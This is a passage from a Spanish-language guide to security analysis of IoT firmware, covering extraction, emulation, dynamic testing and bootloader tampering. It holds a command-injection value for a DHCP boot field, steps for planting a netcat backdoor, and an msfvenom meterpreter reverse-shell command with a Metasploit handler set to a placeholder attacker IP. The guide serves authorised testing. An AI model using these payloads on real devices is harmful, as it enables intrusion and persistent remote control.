ubireader_extract_images -u UBI -s <start_offset> <bin>	Permite extraer imágenes de archivos que contienen datos de tipo UBI	ubireader_extract_images -u UBI -s 5423 firmware.bin
ubidump.py <bin>	Nos permite leer y extraer archivos de una imagen UBIFS	ubidump.py Firmware.bin

Tabla 11: Archivos UBIFS.

6.4.5. Directorios importantes para el análisis

Una vez extraídos los archivos se podrá acceder a ellos y observar información en los diferentes **directorios** posibles. Se sugiere observar las siguientes carpetas, ya que suelen contener información relevante sobre el *firmware*.

```
iot@attifyos ~/t/f/f/o/_/squashfs-root> ls -la
total 68
drwxrwxr-x 16 root root 4096 Jan 30  2019 ./
drwxr-xr-x  3 root root 4096 Feb  6 05:31 ../
drwxr-xr-x  2 root root 4096 Jan 30  2019 bin/
drwxr-xr-x  2 root root 4096 Jan 30  2019 dev/
-rw-rw-r--  1 root root  832 Jan 30  2019 dnsmasq_setup.sh
drwxrwxr-x 17 root root 4096 Jan 30  2019 etc/
drwxrwxr-x 11 root root 4096 Jan 30  2019 lib/
drwxr-xr-x  2 root root 4096 Jan 30  2019 mnt/
drwxr-xr-x  2 root root 4096 Jan 30  2019 overlay/
drwxr-xr-x  2 root root 4096 Jan 30  2019 proc/
drwxrwxr-x  2 root root 4096 Jan 30  2019 rom/
drwxr-xr-x  2 root root 4096 Jan 30  2019 root/
drwxr-xr-x  2 root root 4096 Jan 30  2019 sbin/
drwxr-xr-x  2 root root 4096 Jan 30  2019 sys/
drwxrwxrwt  2 root root 4096 Jan 30  2019 tmp/
drwxrwxr-x  7 root root 4096 Jan 30  2019 usr/
lrwxrwxrwx  1 root root    3 Jan 30  2019 var -> tmp/
drwxrwxr-x  3 root root 4096 Jan 30  2019 www/
```

Ilustración 18: Carpeta de inicio firmware prueba.

- La carpeta **/etc** donde se podrá observar un archivo llamado "**Shadow**", el cual podrá contener los usuarios por defecto.

```
iot@attifyos ~/t/f/f/o/_/s/etc> cat shadow
root:$1$Jl7H1VOG$Wgw2F/C.nLNTC.4pwDa4H1:18145:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
iotgoatuser:$1$79bz0K8z$Ii6Q/if83F1QodGmkb4Ah.:18145:0:99999:7:::
```

Ilustración 19: Archivo Shadow.

- En la carpeta **/etc** se podrá observar el archivo "**passwd**" o "**passwd_default**" donde se podrán encontrar contraseñas.

```
iot@attifyos ~/t/f/f/o/_/s/etc> cat passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
iotgoatuser:x:1000:1000::/root:/bin/ash
```

Ilustración 20: Archivo passwd.

- Dentro de la carpeta **/etc** también se podrá observar el archivo "**inittab**" que nos podrá redirigir a el archivo que se ejecuta en el inicio.

```
iot@attifyos ~/t/f/f/o/_/s/etc> cat inittab
::sysinit:/etc/init.d/rcS S boot
::shutdown:/etc/init.d/rcS K shutdown
::askconsole:/usr/libexec/login.sh
```

Ilustración 21: Archivo inittab.

- En la carpeta **/bin** donde se podrá encontrar el archivo "**busybox**" a donde apuntan los enlaces directos que podemos observar en un color azul claro.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/_openwrt-ar71xx-generic-a60-squashfs-factory.bin.extracted/squashfs-root/bin# ls
ash           chgrp           cp    dmesg  fgrep  gzip       lock   mknod   netmsg   passwd  ps     sed    tar         true          uname
board_detect  chmod           date  echo   fsync  ipcalc.sh  login  mktemp  netstat  pidof   pwd    sh     touch       ubus          vi
busybox       chown           dd    egrep  grep   kill       ls     mount   nice     ping    rm     sleep  traceroute  uclient-fetch  wget
cat           config_generate df    false  gunzip ln         mkdir  mv      opkg     ping6   rmdir  sync   traceroute6 umount        zcat
```

Ilustración 22: Carpeta bin.

- Si tiene interfaz web se debe observar la carpeta **/home/www** en busca de archivos "**php"**.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/_openwrt-ar71xx-generic-a60-squashfs-factory.bin.extracted/squashfs-root/www/luci-static/bootstrap# pwd
/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/_openwrt-ar71xx-generic-a60-squashfs-factory.bin.extracted/squashfs-root/www/luci-static/bootstrap
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/_openwrt-ar71xx-generic-a60-squashfs-factory.bin.extracted/squashfs-root/www/luci-static/bootstrap# ls
blue-logo-icon.png  blue-logo.png  cascade.css  favicon.ico  vertical-blue-logo.png
```

Ilustración 23: Carpeta www.

- En la carpeta **/usr/share**, también podemos encontrar algún archivo interesante.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyn
ot/usr/share/fw3# cat helpers.conf
config helper
        option name 'amanda'
        option description 'Amanda backup and archiving proto'
        option module 'nf_conntrack_amanda'
        option family 'any'
        option proto 'udp'
        option port '10080'

config helper
        option name 'ftp'
        option description 'FTP passive connection tracking'
        option module 'nf_conntrack_ftp'
        option family 'any'
        option proto 'tcp'
        option port '21'
```

Ilustración 24: Archivo en carpeta /usr/share.

- Se deberá revisar la carpeta **/root** por si hubiese algún archivo de importancia.

Las carpetas mencionadas pueden no estar presente en todos los *firmware,* puesto que cada uno varía en el tipo de archivos que podemos encontrar y en la forma de visualización.

6.5. Emulación

Usando la información obtenida previamente, se deberá simular/emular el firmware junto a los binarios encapsulados para verificar las posibles vulnerabilidades detectadas en fases anteriores.

Para emular el *firmware* de manera correcta existen diferentes formas y posibilidades para la emulación:

- **Emulación parcial**: emulación de los binarios independientes derivados de un sistema de archivos. Un ejemplo de esto podría ser */etc/usr/shellback.*
- **Emulación completa:** emulación del *firmware* completo y de las configuraciones de arranque aprovechando una **NVRAM** (Memoria No Volátil de Acceso Aleatorio) falsa.
- **Emulación de red o MV (máquina virtual)**: en ocasiones, las anteriores emulaciones pueden no funcionar debido a dependencias del *hardware* o de la arquitectura, por lo que se requerirá de una MV (máquina virtual) para lograr su correcto funcionamiento.

6.5.1. Herramientas de emulación

Para esta fase del estudio, se simulará el firmware obtenido, pudiendo así observarlo en ejecución. Para ello se utilizarán diferentes herramientas de simulación, tales como:

- **QEMU**: herramienta genérica de código abierto, emulador y virtualizador de máquinas y de espacios de usuario.

Ilustración 25: Herramienta QEMU[12]

- **Firmadyne**: herramienta automatizada que nos permite simular *firmware* de forma sencilla y eficaz. Es una de las herramientas más utilizadas ya que simplifica mucho el proceso de la emulación y en múltiples casos permite la emulación web del firmware de forma directa
- **Unicorn**: esta herramienta se centra en la emulación de múltiples arquitecturas de CPU.

Ilustración 26: Herramienta Unicorn[13]*.*

A continuación, se explicarán de forma más detallada las diferentes herramientas que se usarán durante la realización de este estudio.

6.5.1.1. QEMU

Esta herramienta permite emular un sistema completo sin necesidad de soporte de virtualización de hardware. Mediante el uso de una traducción dinámica, consigue un gran rendimiento. Esto también permite que, al emular CPU, sea capaz de emular sistemas operativos para una maquina (una placa ARMv7) en otra diferente (x86_64). Esta herramienta permite realizar tres tipos de emulaciones:

- **Emulación completa del sistema:** permite emular el sistema de hardware completo, incluyendo posibles periféricos, por lo que permitirá observar todas las aplicaciones disponibles.
- **Emulación del modo usuario**: permite ejecutar aplicaciones de usuario por separado siempre y cuando se comparta el mismo SO (sistema operativo). Su uso facilita la compilación cruzada y el depurado cruzado.
- **Virtualización**: nos permite conseguir un rendimiento casi nativo al ejecutar código no propietario directamente en la CPU anfitriona.

[12] www.qemu.org

[13] www.unicorn-engine.org

6.5.1.2. Firmadyne

Es un sistema automatizado y escalable que nos permite realizar emulaciones y análisis dinámicos basados en **Linux**. Consta de los siguientes componentes:

- Kernels modificados (MIPS: v2.6, ARM: v4.1, v3.10) para la instrumentación de ja ejecución del *firmware*.
- Librería NVRAM de usuario para emular un periférico *hardware* NVRAM.
- Un extractor, para sistemas de archivos y un kernel del *firmware* descargado.
- Aplicación de consola para generar shell para su depuración.
- Un scraper para descargar *firmware* de más de 42 proveedores diferentes.

Además, la aplicación puede realizar tres tipos de análisis automáticos sobre diferentes parámetros del firmware:

- **Páginas web accesibles:** el script itera a través de los archivos del sistema que parezca ser ofrecida por un servidor web, y agrega los resultados basados dependiendo de si necesita autenticación o no.
- **Información SNMP:** el script vuelca el contenido SNMP v2, tanto el contenido público, como el contenido privado, al disco sin utilizar credenciales.
- **Comprobación de vulnerabilidades:** este script usa Metasploit y comprueba las sesenta vulnerabilidades más conocidas. Además, comprueba catorce extras definidas por los creadores del *software*. La aplicación tiene un archivo *README* dentro de la carpeta */analysis,* en el cual se expone información de los CVE y productos afectados.

6.5.2. Emulación parcial

Para comenzar con este análisis debemos saber, tanto la arquitectura del CPU como el tipo de endian que utiliza para seleccionar el binario de emulación **QEMU** apropiado. A continuación, habrá que seguir los siguientes pasos.

COMANDO	UTILIDAD	EJEMPLO
readelf -h <bin>	Mostrará la cabecera ELF del archivo.	readelf -h Firmware.bin

Tabla 12: Emulación parcial mediante QEMU.

- "**le**" significara "little endian"
- "**be**" significara "big endian"

Binwalk puede ser usado para identificar el ancho de banda usado por los binarios del firmware empaquetado (no de los binarios dentro del firmware extraído) utilizando el siguiente comando:

COMANDO	UTILIDAD	EJEMPLO

binwalk -Y <bin>	Mostrará la arquitectura del CPU de un archivo	Binwalk -Y Firmware.bin

Tabla 13: Binwalk para conocer la arquitectura del archivo a emular.

Una vez identificada la arquitectura de la CPU y el tipo de *endian* que usa, se localizará el **binario QEMU** apropiado para realizar la **emulación parcial** (únicamente los binarios extraídos, no el firmware completo). Comúnmente se encuentra en:

- */usr/local/qemu-arch*
- */usr/bin/qemu-arch*

Realizado el paso anterior se deberá copiar el binario QEMU aplicable en el sistema de archivos raíz extraído. Una vez realizado este paso, ejecutaremos el binario de la arquitectura correspondiente para emular usando QEMU y *chroot* con el siguiente comando:

COMANDO	UTILIDAD	EJEMPLO
Sudo chroot . ./qemu-arch <bin>	Ejecuta la arquitectura de QEMU seleccionada	sudo chroot . ./qemu-arch Firmware.bin

Tabla 14: Ejecución de la arquitectura de QEMU seleccionada.

Una vez emulado el binario objetivo, interactúa con el intérprete o el servicio en escucha. Usa la **herramienta *Fuzz*** junto a su aplicación e interfaces de red como se muestra en la siguiente fase.

6.5.3. Emulación completa del sistema

Cuando sea posible, se debe utilizar herramientas automatizadas para realizar una emulación completa del firmware. Estas herramientas son principalmente un envoltorio para QEMU y otras funciones ambientales como NVRAM.

Para ello, se utilizarán herramientas que simulen el software en tiempo real y nos permitan interactuar con él. A continuación, se listan diferentes herramientas referencia para las emulaciones completas de diferentes sistemas: firmware analysis toolkit[14], armx[15], MIPS-X[16], firmadyne[17] o qltool[18]

[14] https://github.com/attify/firmware-analysis-toolkit

[15] https://github.com/therealsaumil/armx/

[16] https://github.com/getCUJO/MIPS-X

[17] https://github.com/firmadyne/firmadyne

[18] https://github.com/qilingframework/qiling#qltool

6.6. Análisis dinámico

Esta fase del análisis se puede definir como el momento de ejecución del firmware, ya sea en un entorno real o emulado. El principal objetivo es profundizar en las posibles vulnerabilidades del dispositivo encontradas en fases anteriores del análisis.

La emulación permitirá ejecutar un *firmware* sin necesidad del hardware original, permitiendo un análisis en mayor medida. En ciertos casos, en los que la emulación no sea posible, también existe la posibilidad de utilizar el *hardware* original para emular la versión de *firmware* analizada de forma dinámica.

Esta última opción, es recomendable para casos en los que se quiera hacer un análisis con una profundidad baja, es decir, no se quieran analizar todas las características del *firmware*. Eso sí, permite una emulación más sencilla y con menos errores.

Como bien se ha mencionado a lo largo del estudio, las primeras fases del análisis, concretamente, el análisis del *firmware* y del sistema de ficheros, así como el reconocimiento de versiones, son fases críticas para la emulación correcta del firmware, sin un correcto análisis previo, la emulación dinámica no será funcional.

Lo básico a realizar implica la manipulación de las configuraciones del *bootloader*, pruebas web y API, fuzzing (con los servicios de red y aplicaciones), así como el escaneo activo utilizando diversos conjuntos de herramientas para adquirir para realizar un escalado de privilegios y/o una ejecución de código.

6.6.1. Depuración

Está primera sub fase del análisis dinámico se podrá realizar en el caso en el que se haya logrado una emulación del *firmware* sobre un entorno, es decir, mediante el *firmware*, se ha conseguido crear un entorno dinámico de emulación.

Una vez se ha conseguido dicho entorno, el análisis dinámico consiste en utilizar un depurador *software* para el control del flujo de ejecución, habilitando así la posibilidad de controlar y observar el estado del sistema.

Como bien se ha mencionado en el apartado 6.5.1 ‘Herramientas de emulación’, la herramienta QEMU, permite controlar los dispositivos conectado al sistema y ejecutar una emulación completa del sistema.

6.6.2. Depuración de puertos físicos

Este otro tipo de depuración se basa en puertos físicos del hardware original. Estos puertos suelen estar habilitados para desarrolladores y por lo tanto, no han sido desactivados o protegidos correctamente en los dispositivos de producción.

Las interfaces JTAG o UART suelen ser las dos opciones para la conexión a través de los puertos disponibles. Concretamente la interfaz JTAG suele tener la capacidad de leer y escribir contenidos en las memorias RAM y ROM. Por otro lado, las interfaces UART, pueden ofrecer un acceso al *bootloader* y permitir la interacción con él a través de un terminal.

6.6.3. Testeo de aplicaciones web embebidas

Las áreas específicas a revisar dentro de la aplicación web de un dispositivo integrado serán las siguientes:

- Páginas de diagnóstico o solución de problemas para detectar posibles vulnerabilidades de inyección de código.
- Los esquemas de autenticación y autorización, ya que estos, se validan con el mismo marco en todas las aplicaciones del sistema, así como en la plataforma del sistema operativo del *firmware*.
- Se debe comprobar el uso indebido de contraseñas y usuarios por defecto
- Se debe realizar una exploración de directorios y descubrimiento de contenidos en páginas web para identificar funciones de depuración o prueba.
- Se evalúa la comunicación SOAP/XML y API en busca de vulnerabilidades de validación de entrada y sanitización, como XSS y XXE.
- Usar la herramienta FUZZ en los parámetros de aplicación y observar las excepciones y rastros de pila.
- Adaptar cargas útiles especificas contra servicios web para detectar vulnerabilidades C/C++ comunes. Como, por ejemplo, posibles vulnerabilidades en corrupción de memoria o fallos en las cadenas de formato.

Dependiendo del producto y sus posibles interfaces de aplicación, los casos de prueba variaran, es recomendable apoyarse en la información obtenida en la fase de reconocimiento y de análisis para tener la mejor información para ejecutar testeos más precisos.

6.6.4. Fuzzing

Esta técnica para la búsqueda de vulnerabilidades permite testear los dispositivos IoT en búsqueda de fallos o errores en la implementación del código fuente. A la hora de realizar *fuzzing* sobre un *firmware* cabe destacar que se aplicará el tipo de *fuzzing* sobre aplicaciones y formatos:

- **Fuzzing de aplicación**: permite modificar datos de entrada para localizar fallos en el código fuente. Uno de los fallos más comunes en *firmware* IoT es el desbordamiento de buffer, con esta técnica de *fuzzing*, es más sencillo encontrarles y así posteriormente poder aplicar las mitigaciones necesarias.
- **Fuzzing de formato:** permite a parte de modificar los datos de entrada, modificar el formato de dichos parámetros.

En resumen, el *fuzzing*, es una técnica automatizada para encontrar defectos en software y totalmente válida para pruebas sobre firmwares de dispositivos IoT o IIoT.

6.6.5. Testeo de bootloader

Cuando modifique el arranque del dispositivo y el *bootloader*, debe intentar las siguientes opciones:

- Intentar **acceder a la Shell interactiva del *bootloader*** presionando el botón “0”, el espacio u otros “códigos mágicos” identificados durante el arranque.

- Modificar las **configuraciones** para poder ejecutar un comando Shell añadiendo el siguiente comando '*init=/bash/sh*' al final de los argumentos de arranque, un ejemplo de esto podría ser lo siguiente:
  - *printenv*
  - *setenv bootargs=console=ttyS0,115200 mem=63M root=dev/mtdblock3 mtdparts=sflash:<partitionInfo> rootfstype=<fstype> hasEeprom Ssrst=0 int=/bin/sh*
  - *saveenv*
  - *boot*

- Configura un **servidor ftp** para cargar imágenes en la red local de tu zona de trabajo. Asegúrate que el dispositivo que quieres comprobar tenga acceso a la red.
  - *setenv ipaddr XXX.XXX.XXX.XXX #IP local del dispositivo*
  - *setenv serverip XXX.XXX.XXX.XXX #IP servidor ftp*
  - *saveenv*
  - *reset*
  - *ping XXX.XXX.XXX.XXX #Se comprobará si existe una red*
  - *tftp ${loadaddr} <nombreimagen> #loadaddr requiere de dos argumentos: la IP para subir el archivo y el nombre de la imagen en el servidor TFTP*

- Utilizar **el programa '*ubootwrite.py*'** para escribir la imagen e introducir un firmware modificado para obtener el permiso root.
- Comprobar si **están activadas las opciones de depuramiento** como pueden ser:
  - Registros detallados.
  - Cargas arbitrarias de kernel.
  - Arranque desde fuentes no fiables.

- **Hay que tener cuidado con**: Conectar un pin a tierra, mientras se observa la secuencia de arranque del dispositivo, antes de que el kernel se descomprima, cortocircuite/conecte el pin de tierra a los pines 8 y 9 del chip flash NAND en el momento en que U-boot descomprima la imagen UBI.
  - Revise la hoja de datos del chip flash NAND antes de cortocircuitar los pines.
- **Configurar un servidor DHCP** fraudulento con parámetros maliciosos como entrada para que un dispositivo los ingiera durante un arranque PXE.
- Utilice el **servidor auxiliar DHCP** de Metasploit y modifique el parámetro 'FILENAME' con comandos de inyección como *'a";/bin/shM'* para probar la validación de entrada para los procedimientos de arranque del dispositivo.

6.6.6. Testeo de la integridad del firmware

Para llevar a cabo el testeo de la integridad, habrá que intentar cargar el firmware personalizado y/o binarios compilados para detectar posibles fallos de integridad o de verificación de firmas. Como, por ejemplo, compilar una puerta trasera con una Shell que se inicie al arrancar mediante los siguientes pasos:

- Extraer el *firmware* con FMK (firmware-mod-kit o cualquier otro tipo de herramienta descrita en el estudio).

- Identificar la arquitectura y el tipo de *endian* del *firmware* objetivo.
- Construir un compilador cruzado con *Buildroot* u otros métodos que se adapten al entorno en el que se trabaja.
- Utiliza el compilador cruzado para construir un *backdoor* o puerta trasera.
- Copie el *backdoor* al firmware extraído en la carpeta */usr/bin*.
- Copie el binario QEMU apropiado al *rootfs* del firmware extraído.
- Emule el backdoor usando *chroot* y QEMU.
- Conéctese al backdoor mediante *netcat*.
- Elimine el binario (QEMU) de los archivos *rootfs* del firmware extraído.
- Vuelva a empaquetar el *firmware* modificado con FMK.
- Pruebe el firmware con el *backdoor* emulando con el FAT (*firmware análisis toolkit*) y conectándose a la IP y puerta del *backdoor* objetivo usando *netcat*.

Si ya se ha obtenido una *shell* con permisos de *root* gracias al análisis dinámico, la manipulación del *bootloader* o los medios de comprobación de la seguridad del *hardware*, podrán ejecutarse binarios maliciosos pre-compilados, como implantes o *shells* inversos. También podría valorarse la posibilidad de utilizar herramientas automatizadas de *payloads* utilizados para **C&C** (*Command and Control*). Por ejemplo, el *framework* de *Metasploit* y '*msfvenom'* pueden aprovecharse siguiendo los siguientes pasos:

- Identificar la arquitectura y el *endian* del firmware objetivo.
- Utilizar '*msfvenom'* para seleccionar el *payload* apropiado para el objetivo (.p), la IP del host atacante (-LHOST), el puerto de escucha (-LPORT), el tipo de archivo (-f), la arquitectura (--arch), la plataforma (--plataform Linux o Windows) y el archivo de salida (-o). El comando se debería ver así:
  - *msfvenom -p linux/armle/meterpreter_reverse_tcp LHOST= XXX.XXX.XXX.XXX LPORT= XXXX -f elf -o meterpreter_reverse_tcp –arch armle –platform Linux*
- Transferir el *payload* al dispositivo comprometido, por ejemplo, ejecute un servidor local y realice un *wget/curl* sobre el *payload* al sistema de archivos y asegúrese que el *payload* tiene permisos de ejecución.
- Preparar el programa *Metasploit* para manejar peticiones entrantes. Por ejemplo, inicie Metasploit con "*msfconsole"* y utilice la siguiente configuración de acuerdo con el payload anterior:
  - *use exploit/multi/handler*
  - *set payload linux/armle/meterpreter_reverse_tcp*
  - *set LHOST XXX.XXX.XXX.XXX #IP del host atacante*
  - *set LPORT XXX #Puede ser el puerto que se desee mientras no esté utilizado*
  - *set ExitOnSession false*
  - *exploit -j -z*
- Ejecutar el *meterpreter reverse* en el dispositivo comprometido.
- Vigilar las sesiones de *meterpreter* abiertas.
- Realizar actividades posteriores a la explotación.

Si es posible, identificar la vulnerabilidad dentro de los scripts iniciales para obtener acceso persistente a un dispositivo a través de reinicios. Estas vulnerabilidades surgen cuando las secuencias de comandos referencian, enlazan simbólicamente, o dependen de código en ubicaciones montadas que no son de confianza, como tarjetas SD y volúmenes flash utilizados para almacenar datos fuera de los sistemas de archivos raíz.

6.7. Ejecución del análisis en tiempo de ejecución

El análisis en tiempo de ejecución implica conectarse a un proceso o binario mientras el dispositivo se está ejecutando en un entorno normal o emulado, esto hace que dependa de las fases previamente realizadas. Por ello se necesitará tener acceso en el *hardware* original a los permisos de administrador o depuración y, si no es posible, se deberá simular en un entorno visual aislado con todas las herramientas necesarias para analizar los ejecutables. Este entorno se puede usar con la herramienta *chroot* o herramientas parecidas, lo cual ofrece un mayor control sobre el proceso, aunque acarrea una mayor probabilidad de errores y requerimiento de tiempo y esfuerzo.

6.7.1. Técnicas de análisis

Las principales categorías de las técnicas o herramientas útiles que se pueden encontrar para este tipo de análisis son las siguientes:

- **Registro o "Logging":** estos pueden ofrecer información acerca del ejecutable sobre los diferentes errores y en general, el estado del proceso.
- **Rastreo o "Tracing":** esto consiste en registrar los diferentes eventos y llamadas que produce el sistema al ejecutar un proceso y puede ofrecer un esquema fundamental de las operaciones que realiza.
- **Instrumentación y depuración:** esta técnica, permite obtener una cantidad superior de información sobre un proceso en ejecución, inyectándole código de depuración extra. Esto requiere de instrumentación que permita observar el estado de un proceso. Los depuradores ofrecen la posibilidad de inspeccionar la memoria de un proceso y controlar su flujo de ejecución, colocando diferentes puntos de interrupción o "*breakpoints*" en el código.

6.7.1.1. Registro o "Logging"

Esta técnica consistirá en observar los *logs* de algunos servicios que se estén ejecutando para obtener información sobre las acciones que realizan o el estado en el que están. Y en caso de ser posible se recomienda habilitar los *coredumps* en el *kernel*, los cuales darán una copia del estado en el momento que se produce un fallo. Una herramienta para esto puede ser la *gdb*.

6.7.1.2. Rastreo o "Tracing"

Esta es una técnica que permite observar en las tareas más críticas, las diferentes llamadas que se producen entre el kernel y el sistema, para desvelar su comportamiento.

Una de las herramientas que se podrían utilizar para realizar esto sería "*strace*".

6.7.1.3. Instrumentación y depuración

Esto es un conjunto de técnicas que permiten supervisar, medir, controlar y modificar un trozo de *software*. Estas aportan información para el análisis del comportamiento del programa.

Si se juntan estas técnicas con los depuradores, se convierten en herramientas que pueden ser usadas para detectar, identificar y comprobar puntos críticos en el programa. Como se ha mencionado previamente, esto puede realizarse en un sistema emulado o en el dispositivo real siempre y cuando se tenga acceso a la cuenta de administración o depuración.

6.7.2. Ejemplo de emulación

Un ejemplo de esta emulación se realizará con el *firmware* DIR 601, el cual se podrá descargar de internet para pruebas individuales, desde la página oficial de D-Link[19]. Los archivos QEMU necesarios para emular el archivo se pueden encontrar en el siguiente enlace[20].

Lo primero que se debe realizar para esta prueba es el análisis del archivo binario y de su arquitectura, donde apuntará hacia un archivo MIPS. Una vez realizado esto, se deberá configurar una red de tipo puente para la interfaz que creara el QEMU para poder conectase a este.

El *software* QEMU, será necesario configurarlo y se deberán añadir las siguientes líneas al final del archivo que se encuentra en */etc/network/interfaces*:

```
auto br0
iface br0 inet dhcp
  bridge_ports eth0
  bridge_maxwait 0
```

Ilustración 27: Comando para crear un puente.

Lo siguiente será comenzar a extraer el fichero binario mediante los comandos previamente vistos, junto a la ejecución del programa QEMU deseado. En este caso es un **MIPS** y por lo que se usará el siguiente comando:

- *sudo qemu-system-mpis -M malta -kernel ./vmlinux-2.6.32-5-4kc-malta -hda ./debian_squeeze_mips_standard.qcow2 -append "root=/dev/sdal console=tty0" -net nic -net tap*

Las opciones kernel y hda del comando deberán apuntar hacia donde se encuentren los archivos previamente descargados.

Seguido, se ejecutará una ventana de QEMU, donde comenzará a cargar los archivos y llegará un momento en el que pedirá usuario y contraseña, ambas serán "*root*". Cuando termine de cargar todo, habrá que comprobar que haya dado correctamente la dirección IP

[19] https://eu.dlink.com/es/es/support/faq/software

[20] https://people.debian.org/~aurel32/qemu/mips/

donde se podrá localizar el firmware ejecutándose. Se comprobará mediante un comando "*ifconfig*" e intentando acceder a la dirección mediante un navegador.




Ilustración 28: Ventana QEMU.

Realizada la comprobación, se copiarán los archivos binarios extraídos a la terminal QEMU y se ejecutara el siguiente comando:

- *chroot . usr/bin/lighttpd -f snt/lighttpd/lighttpd.conf*

Una vez realizados estos pasos se dará una última comprobación a la correcta funcionalidad del *firmware* en todos los aspectos básicos. Y realizadas las diferentes comprobaciones se comenzarán a realizar pruebas de las diferentes vulnerabilidades u observaciones encontradas durante el proceso de análisis.

Algunas herramientas que se podrían utilizar para realizar esta emulación serian:

- Gdb-multiarch
- Peda
- Frida
- Ptrace
- Strace
- IDA Pro
- Ghidra
- Binary Ninja

- Hopper

6.8. Explotación del binario

En esta fase se hará uso de todo el conocimiento adquirido en las fases previas y todas las posibles vulnerabilidades halladas en los pasos previos sobre el firmware en cuestión, para ello se deberán usar diferentes herramientas que nos permitan cumplir con los objetivos que hemos adquirido durante los pasos previos.

Las principales causas de estas explotaciones son fallos en los ejecutables o en el código fuente que contiene el firmware, unos ejemplos de estos ataques podrían ser los siguientes:

- Buffer overflow
- XSS
- Format String Attack
- Null Byte Poisoning
- Unlink Exploits

La búsqueda de estas explotaciones puede ser un trabajo arduo y extenso, puesto que requieren de la revisión del código en detalle, pero se recomienda realizarlo debido a que puede exponer vulnerabilidades graves y posibles explotaciones exitosas del *firmware*.

Dado que este estudio está definido con fines éticos, no se realiza una descripción exacta de la explotación de ningún *firmware* o binario, pero si se recomienda analizar completamente, con todas las posibilidades, para poder tomar las medidas oportunas que eviten que un posible atacante pueda realizar dichas explotaciones sobre el *firmware* de un dispositivo IoT.

7. Conclusiones

Como se ha podido observar durante las diferentes fases de este estudio, el firmware es una de las partes más importantes de los dispositivos y pueden llegar a ser una de las más vulnerables y desprotegidas. Se recomienda realizar el análisis del binario con un objetivo meramente ético y en búsqueda de posibles vulnerabilidades que puedan afectar al dispositivo y por lo tanto a los usuarios que utilicen dichos dispositivos IoT.

Todos los pasos descritos a lo largo del estudio han de realizarse de manera cuidadosa y en un entorno seguro, para no provocar posibles efectos negativos sobre el dispositivo real, de ahí que se haya hecho especial hincapié en las emulaciones dinámicas mediante diferentes tipos de *software*, evitando así el uso del firmware sobre el propio dispositivo y, además, posibilitando un análisis más profundo del binario.

Se recuerda que este estudio es una guía la cual no siempre se va a poder seguir al pie de la letra debido a las diferencias de *firmware* que se pueden encontrar en el mercado. Cada apartado práctico detallado se ha tratado de explicar de la forma más genérica posible para aumentar el rango de *firmware* sobre los que se pueda realizar el análisis.

